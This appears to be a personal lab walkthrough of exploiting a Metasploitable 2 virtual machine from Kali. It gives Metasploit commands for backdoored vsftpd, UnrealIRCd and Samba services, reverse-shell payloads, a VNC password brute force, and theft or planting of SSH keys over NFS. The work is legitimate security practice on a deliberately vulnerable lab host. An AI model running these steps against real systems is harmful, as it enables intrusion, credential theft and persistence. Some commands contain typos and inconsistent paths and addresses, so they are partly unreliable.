Metasploitable 2

|  |  |
| --- | --- |
| Kali Version | Metasploit Version |
| 2023.4 | metasploit v6.3.47-dev |

# General Network information

The network is explained under the section “netdiscover”

|  |  |  |
| --- | --- | --- |
| Network information | IP info | Comments |
| Range | 192.168.254.1-192.168.254.254 |  |
| VM Host | 192.168.254.1 |  |
| Gateway | 192.168.254.2 |  |
| DHCP | 192.168.254.254 |  |
| Metasploitable1 | 192.168.254.187 | Used for one test |
| Metasploitable2 | 192.168.254.186 | Main target |

# Web references

[Metasploitable: 1 - walkthrough | Infosec (infosecinstitute.com)](https://resources.infosecinstitute.com/topics/capture-the-flag/metasploitable-1-walkthrough/) Note due to age the website contained a number of deadlinks

[Metasploitable: 2 - walkthrough | Infosec (infosecinstitute.com)](https://resources.infosecinstitute.com/topics/capture-the-flag/metasploitable-2-walkthrough/) Note due to age the website contained a number of deadlinks

# Additional reports

Metasploitable2-Linux.pdf – A GVM scan with information regarding the detected issues

ZAP scan - 2023-12-31-ZAP-Report

# Walkthrough of information and Metasploit tests

### The network

This section details the network the virtual network the lab is running

netdiscover and explanation of the virtual network

First, we launch Metasploit from the command line from kali

sudo msfdb init && msfconsole

A screenshot of a computer

Description automatically generated

From the msf6 command prompt run sudo netdiscover -r 192.168.254.1/16 setting the range otherwise netdiscover will go through a cycle on many networks which is not necessary. Here it is just running through 192.168.\*.\*

While I have shown physical addresses I have redacted the physical host address, the others are virtual.

A screenshot of a computer program

Description automatically generated

192.168.254.1

Is my VM host machine.

A screenshot of a computer

Description automatically generated

192.168.254.2 is the default gateway as seen by the kali VM

A black background with white text

Description automatically generated

Ip address that ends in 254 is the DHCP server for the virtual network verified by running the command sudo dhclient -d -nw -eth0

A screen shot of a computer

Description automatically generated

Ip address 192.168.254.186 & 187 are the only other hosts running

A screenshot of a computer program

Description automatically generated

That’s the network explained.

Lets see what the ip address 192.168.254.186 is running.

Port scan

nmap -sV -O 192.168.254.186


Breaking down the command

-sV will help determine the service running

-O will try to identify the OS running on the target.

A screenshot of a computer

Description automatically generated



If you look at the last line we can now be 100% sure this is a target of interest as it shows the hostname. Metasploitable.localadmin

Repeated the process for 192.168.254.187

A computer screen shot of white text

Description automatically generated

Now that we understand the environment time to hack the targets

### Exploiting Port 21 - Running vsftpd

use exploit/unix/ftp/vsftpd\_234\_backdoor



Now set the remote host

set RHOST 192.168.254.186

A screenshot of a computer program

Description automatically generated

Now we are ready to break something, enter “run”

A screenshot of a computer program

Description automatically generated

Ran the command whoami which returned Uesr Identification as root Group Identification Number as root

I was from able to get the authorised key by running cat /root/.ssh/authorized\_keys

### Exploiting Port 22 Open SSH

(<https://www.rapid7.com/db/vulnerabilities/openssl-debian-weak-keys>  - dead link

OpenSSH 4.7p1 Debian 8ubuntu1 is vulnerable to Bruteforce.

Note the instructions have da a few deadlinks

A screenshot of a computer

Description automatically generated

|  |  |
| --- | --- |
| **CVE-2008-0166** | [Learn more at National Vulnerability Database (NVD)](https://nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-0166)  • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information |
| **Description** | |
| OpenSSL 0.9.8c-1 up to versions before 0.9.8g-9 on Debian-based operating systems uses a random number generator that generates predictable numbers, which makes it easier for remote attackers to conduct brute force guessing attacks against cryptographic keys. | |

<https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/sploits/5622.tar.bz2> - Dead Link

A screenshot of a computer

Description automatically generated

In this exploit, we will run a ruby script found at  <https://www.exploit-db.com/exploits/5632/>

[debian-ssh/common\_keys at master · g0tmi1k/debian-ssh (github.com)](https://github.com/g0tmi1k/debian-ssh/tree/master/common_keys)

The files required for this can be downloaded at **wget --no-check-certificate**[**http://www.computersecuritystudent.com/SECURITY\_TOOLS/METASPLOITABLE/EXPLOIT/lesson12/5622.tar.bz2ls**](http://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson12/5622.tar.bz2ls)

**ruby ./5632.rb 192.168.254.186 root rsa/2048**

You will need the precalculated keys provided by HD Moore

# See <http://metasploit.com/users/hdm/tools/debian-openssl/> - Dead link

# for further information.

**A screenshot of a computer

Description automatically generated**

**A screenshot of a computer

Description automatically generated**

download the exploit 5622.tar.bz2 and extract and use the identified ruby script to process the keys.

A screenshot of a computer program

Description automatically generated

These produced a number of matches which none worked so lets look at the key to see what is going on. We will revisit this once with gained root through different means.

### Port 80,

What’s running on port 80?

Default website

Here I ran zap SCANS

These captured number of issues these have been detailed in a separate report.

**Port 445**

Run the following in Metasploit

download the exploit 5622.tar.bz2 and extract

use exploit/multi/samba/usermap\_script

set RHOST 192.168.254.186


PAYLOAD cmd/unix/reverse\_netcat by default is used

then execute by typing “run”

A screenshot of a computer


Description automatically generated

Lets look at whats going on with the keys run cat /root/.ssh/authorized\_keys



If use grep run that key against the extract keys I get a match

grep -lr <key>



But fails.

A screenshot of a computer

Description automatically generated

The last error is expected because I don’t have a key.

The easy answer is to use ssh with this command:

ssh -oHostKeyAlgorithms=+ssh-dss [msfadmin@192.168.254.186](mailto:msfadmin@192.168.254.186)

A screenshot of a computer

Description automatically generated

I could create a public key on the local machine and add keys to SSH authorized\_keys file.

Generate a public-private key pair on your local machine using the ssh-keygen command.

This will create two files: a public key file (usually named id\_rsa.pub) and a private key file (usually named id\_rsa).

Copy the public key to the remote server using the ssh-copy-id command.

This command will automatically add the public key to the authorized\_keys file on the remote server and set the correct permissions.

Private Key ssh\_login\_pubkey

But I have enough permissions to go after the private auxiliary/scanner/ssh/ssh\_login\_pubkey can be used.

This module uses the private key to do two things:

Get access to the victim machine

Get access to any machines that trust the victim's private key (must be listed in the SSH files of the victim machine)

Obtaining Private Key

To carry out this attack, you will need to have access to the file system, and/or be able to mount the remote file system (which, on Metasploitable, happens to be possible!): see Metasploitable/NFS

Once you've got access to the file system, you'll grab a copy of the remote machine's private keys, and use them together with Metasploit to obtain access to the machine.

(Note that you could also plant your keys on the target, by adding your public SSH keys onto the target machine's list of trusted machines, but this technique would restrict you to a particular machine, wile the Metasploit method is portable and less intrusive.)

To snatch the target's private key:

# service rpcbind start

# mkdir /tmp/target

# mount -t nfs 10.0.0.27:/ /temp/target

# cp /tmp/target/home/msfadmin/.ssh/id\_rsa /tmp/r00tprivatekey

# umount /tmp/target

Now you have a copy of the msfadmin account's private SSH key.

Metasploit We'll use Metasploit to turn this into access to the remote machine.

This key is also useful for impersonating the target when connecting to OTHER remote machines.

Planting Private Keys

An alternative method to gain access, although it is not useful for gaining access to any machines other than the victim machine, is to GENERATE a public/private SSH key pair from the attacker machine, and copy the PRIVATE key over to the remote machine. (Using the public key and the above-mentioned technique would be easier, but it's worth mentioning at least.)

To plant your private keys on the remote machine, you'll need write access to the target user's home directory. You'll generate a public SSH key from the attacker machine, the machine you want to have access WITH, and add it to the other machine's ~/.ssh/authorized\_keys.

This presumes the .ssh directory exists. If it doesn't exist, you can make it, and tamper with the filesystem.

# service rpcbind start

# mkdir /tmp/target

# mount -t nfs 192.168.254.182:/ /temp/target

# cd /tmp/target/home/msfadmin/ && mkdir .ssh/

# echo ~/.ssh/id\_rsa >> /tmp/target/home/msfadmin/.ssh/authorized\_keys

# umount /tmp/target

Setting Up the Attack

Here's info on the auxiliary/scanner/ssh/ssh\_login\_pubkey module in Metasploit, which will carry out the attack:

use auxiliary/scanner/ssh/ssh\_login\_pubkey

Set some options, such as the private key file, the username to log in with, and the remote host:

auxiliary(ssh\_login\_pubkey) > set KEY\_FILE /tmp/r00tprivatekey

KEY\_FILE => /tmp/id\_rsa

auxiliary(ssh\_login\_pubkey) > set USERNAME root

USERNAME => root

auxiliary(ssh\_login\_pubkey) > set RHOSTS 192.168.254.186

set RHOSTS => 192.168.254.186

msf auxiliary(ssh\_login\_pubkey) >

Running the Attack

Execute the attack, to use the remote machine's private key to gain access to the remote machine:

auxiliary(ssh\_login\_pubkey) > run

### Port 8180 & 5432/

First let’s see what’s running on 8180

A screenshot of a computer

Description automatically generated

Tomcat 5.5Commands

 (CVE 2007-2447): <http://www.cvedetails.com/cve/cve-2007-2447>

use exploit/multi/http/tomcat\_mgr\_deploy

A screenshot of a computer

Description automatically generated

Note set TARGET is already set to 0

Now set:

set HttpUsername tomcat

set HttpPassword tomcat

set RHOST 192.168.254.186

set RPORT 8180

A screenshot of a computer program

Description automatically generated

set payload java/meterpreter/reverse\_tcp

enter: check

A screen shot of a computer program

Description automatically generated

You can now see that the remote is being checked the message “The target appears to be vulnerable”

<https://www.rapid7.com/db/modules/exploit/linux/local/udev_netlink> - dead link

A screenshot of a computer program

Description automatically generated

So I changed from the meterpreter to shell

A screenshot of a computer program

Description automatically generated

### Port 5432

Because the port is open, I did try a different hack, this worked and got me into the same location

use exploit/linux/postgres/postgres\_payload

A screen shot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

set RHOSTS 192.168.254.186

A screen shot of a computer

Description automatically generated

When I loaded postgres\_payload it defaultedset to using :

[\*] Using configured payload linux/x86/meterpreter/reverse\_tcp

I need to set the local host

set LHOST 192.168.254.182

run

A screen shot of a computer

Description automatically generated

To switch from meterpreter > command prompt type: shell

A computer screen with white text

Description automatically generated

Able to start to execute commands

connected as postgres

### Port 23

use auxiliary/scanner/telnet/telnet\_version

set RHOST 192.168.254.186

### port 1099

use exploit/multi/misc/java\_rmi\_server

A computer screen shot of a computer program

Description automatically generated

Set RHOST 192.168.254.186

run

A screen shot of a computer

Description automatically generated

Error with HTTPDELAY timeout so I set to be longer than the default 10

set HTTPDELAY 100

Executed again.

A computer screen shot of a computer screen

Description automatically generated

This time connected as root

**port 5900**

vncviewer 192.168.254.186

password = password

Password obtained through brute force attack.

use auxiliary(scanner/vnc/vnc\_login)

A screenshot of a computer

Description automatically generated

set RHOST 192.168.254.186

make sure the report port is set to 5900

set RPORT 5900

set the password file

set pass\_file /home/kali/Documents/rockyou.txt

run

A screen shot of a computer

Description automatically generated

Found almost immediately.

Using the credentials

A screenshot of a computer

Description automatically generated

BackDoor v3.2.8.1

General information

Going to use the backdoor to create two users.

use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

show options

A screenshot of a computer

Description automatically generated

set CHOST 192.168.254.182

set CPORT 4444

set RHOSTS 192.168.254.186

show options

A screenshot of a computer

Description automatically generated

show advanced

A screenshot of a computer

Description automatically generated

set ConnectTimeout 100

Lets see what payloads we can use?

show payloads

A screenshot of a computer

Description automatically generated

Let’s look at the top one

set PAYLOAD 0

show options Just to make sure its set

A screenshot of a computer

Description automatically generated

It will attempt to create a user metasplott and its password

show advanced

### 

### 

### Lest check the target for the user



### Let’s do that again and this time create a second user “harrybrown”

set USER harrybrown

A screenshot of a computer

Description automatically generated

Let’s check the target

A screenshot of a computer

Description automatically generated

And there it is (last one)

Let’s see if the users were given any permissions.

A screenshot of a computer

Description automatically generated

### ZAP report findings.

Summary report

A screen shot of a computer

Description automatically generated



From the ZAP report

#### Remote Code Execution - CVE-2012-1823

Description

Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.

Let’s use metasploite to see if zap was correct.

use exploit/multi/http/php\_cgi\_arg\_injection

A screenshot of a computer

Description automatically generated

set RHOSTS 192.168.254.186

payload options (php/meterpreter/reverse\_tcp) where already set from another test

if not

set LPORT 4444

set LHOST 192.168.254.186

A screenshot of a computer program

Description automatically generated

Enter shell

**With root being the owner, a compromised web server would have access to your entire system.** By specifying a specific ID a compromised web server would only have full access to its files and not the entire server.

I was able to eun system commands

A screenshot of a computer

Description automatically generated

Was able to move around the Filing system butr as you see I could get to the authorized\_keys file for root.

A screenshot of a computer

Description automatically generated

### GVM report

GVM recorked 36 possible CVE issues to investigate.

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

Remote Code Execution - CVE-2012-1823 details of which have been detailed in this document and detected by zap.

A full GVM report is available to download in the same repo as this document.